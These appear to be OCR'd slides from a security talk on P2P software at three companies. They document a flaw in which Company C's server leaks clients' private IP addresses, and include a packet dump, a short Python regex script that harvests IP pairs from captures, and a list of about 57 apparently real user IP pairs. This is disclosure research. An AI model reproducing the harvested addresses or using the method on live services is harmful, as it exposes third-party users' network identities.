
Attack Surface



Attack Surface




Communications with Main Server

Platform	Company A	Company B	Company C
Contents	∘ Analyzing data that communicates with the server using Frida to hook the recv/send function ∘ Packet Analysis using Wireshark	∘ Analyzing data that communicates with the server using Frida to hook the recv/send function ∘ Packet Analysis using Wireshark	∘ Packet Analysis using Wireshark and API Monitor
Vuln.	Undiscovered	Undiscovered	∘ Private IP exposure about connected clients
At	-	-	∘ Windows Web Browser

Unnecessary information of client can be exposure during P2P connection


Company C

Private IP Exposure



```
[redacted]q......................q.q...
........R.....O?.R6.J..}=.f^..!.#Qp.C..a.6.;O...*CLOSE|4:174F3F1F5236114AB3107D3D05665EEA
...
........"..................>..I.~.*.l... .....
................>..I.~.*.l...!.#Qp.C..a.6.;O...\ROUTE|18:F72105235170B343988161DA369A3B4F
/....+.192.168.0.25
[redacted]q..........q.q...
........"..................>..I.~.*.l... .....
........"...............n.{...O..l..W... .....
.............n.{...O..l..W...!.#Qp.C..a.6.;O..._ROUTE|19:F72105235170B343988161DA369A3B4F
2.....[redacted]q..........q.q...
........"................d....@.HC..W'.. .....
........6...............&f....E.|e.[.9S. ....u...)L.<.*..'z. .....
.............&f....E.|e.[.9S.!.#Qp.C..a.6.;O...ZROUTE|20:F72105235170B343988161DA369A3B4F
-....).10.10.10.89.[redacted]q..........q.q...
...............u...)L.<.*..'z.!.#Qp.C..a.6.;O...aROUTE|21:F72105235170B343988161DA369A3B4F
4....0.192.168.219.103[redacted]3.q..........q.q...
........S......u...)L.<.*..'z.!.#Qp.C..a.6.;O...+CLOSE|21:F72105235170B343988161DA369A3B4F
...
```

Fig1. IP Exposure in packet




```python
import re

num_of_line = 0
num_of_ip = 0

iplist = []
newlist = []
with open("ip.txt") as f:
    for line in f:
        num_of_line += 1
        ip = re.findall(r'[0-9]+(?:\.[0-9]+){3}', line[::-1])
        if len(ip) is not 0 and ip[0] != "21.0.0.2":
            if len(ip) == 2:
                iplist.append([ip[0][::-1], ip[1][::-1]])
            num_of_ip += len(ip)

for i in iplist:
    if i not in newlist:
        newlist.append(i)

print(newlist)
print(len(newlist))
```

```
'192.168.0.35'], ['119.65.195.197', '192.168.219.111'], ['108.185.233.147', '192.168.1.17'], ['1.240.0.139', '10.51.148.198'], ['121.153.146.56', '172.30.1.19'],
['49.172.120.236', '192.168.219.181'], ['222.117.179.189', '192.168.0.2'], ['14.38.74.129', '172.30.1.27'], ['211.34.134.194', '172.31.109.11'], ['221.138.146.169',
'192.168.0.11'], ['121.130.134.49', '192.168.0.19'], ['61.98.5.120', '192.168.0.11'], ['106.241.179.118', '192.168.10.17'], ['121.154.66.100', '192.168.0.10'],
['14.43.3.212', '10.200.1.36'], ['59.14.230.19', '192.168.0.20'], ['112.163.52.230', '192.168.0.47'], ['220.116.158.88', '192.168.0.5'], ['112.186.160.144',
'172.30.1.17'], ['218.145.224.78', '192.168.0.23'], ['218.144.232.249', '192.168.0.29'], ['121.140.219.101', '192.168.0.10'], ['211.217.139.101', '192.168.1.101'],
['222.117.134.233', '192.168.0.8'], ['210.221.237.229', '192.168.1.19'], ['112.169.179.199', '172.30.1.57'], ['121.166.126.64', '192.168.0.5'], ['1.223.168.19',
'192.168.0.24'], ['175.192.219.81', '175.192.219.81'], ['211.221.173.46', '172.16.0.115'], ['59.7.120.49', '192.168.0.10'], ['114.203.35.227', '10.200.201.165'],
['222.101.202.100', '222.101.202.100'], ['59.25.126.67', '192.168.5.40'], ['118.36.122.126', '192.168.0.134'], ['175.208.212.14', '192.168.0.5'], ['211.251.171.225',
'10.100.62.135'], ['223.56.171.136', '192.168.0.17'], ['118.222.153.83', '192.168.25.38'], ['218.159.201.53', '192.168.0.4'], ['110.10.118.165', '192.168.0.2'],
['119.64.210.212', '192.168.0.23'], ['121.149.152.61', '172.30.1.20'], ['115.95.165.4', '192.168.0.8'], ['180.227.218.60', '192.168.219.102'], ['211.119.106.202',
'192.168.100.67'], ['211.219.244.75', '192.168.0.43'], ['1.220.58.76', '192.168.0.33'], ['121.154.36.125', '10.5.36.10'], ['211.220.63.4', '192.168.0.150'],
['115.21.250.126', '192.168.0.2'], ['61.96.79.68', '192.168.0.103'], ['221.163.21.162', '10.10.10.183'], ['59.29.49.18', '192.168.0.102'], ['118.221.173.36',
'10.25.67.98'], ['211.199.71.217', '211.199.71.217'], ['121.184.157.164', '172.21.156.37']]
70
```


Fig2. Collecting Private IP using python

- ✓ Information Leak
- ✓ Main server sends private IP which is unnecessary for connection.
- ✓ We could collect 70 more private IP using python in 2 hrs.

Attack Surface



Attack Surface



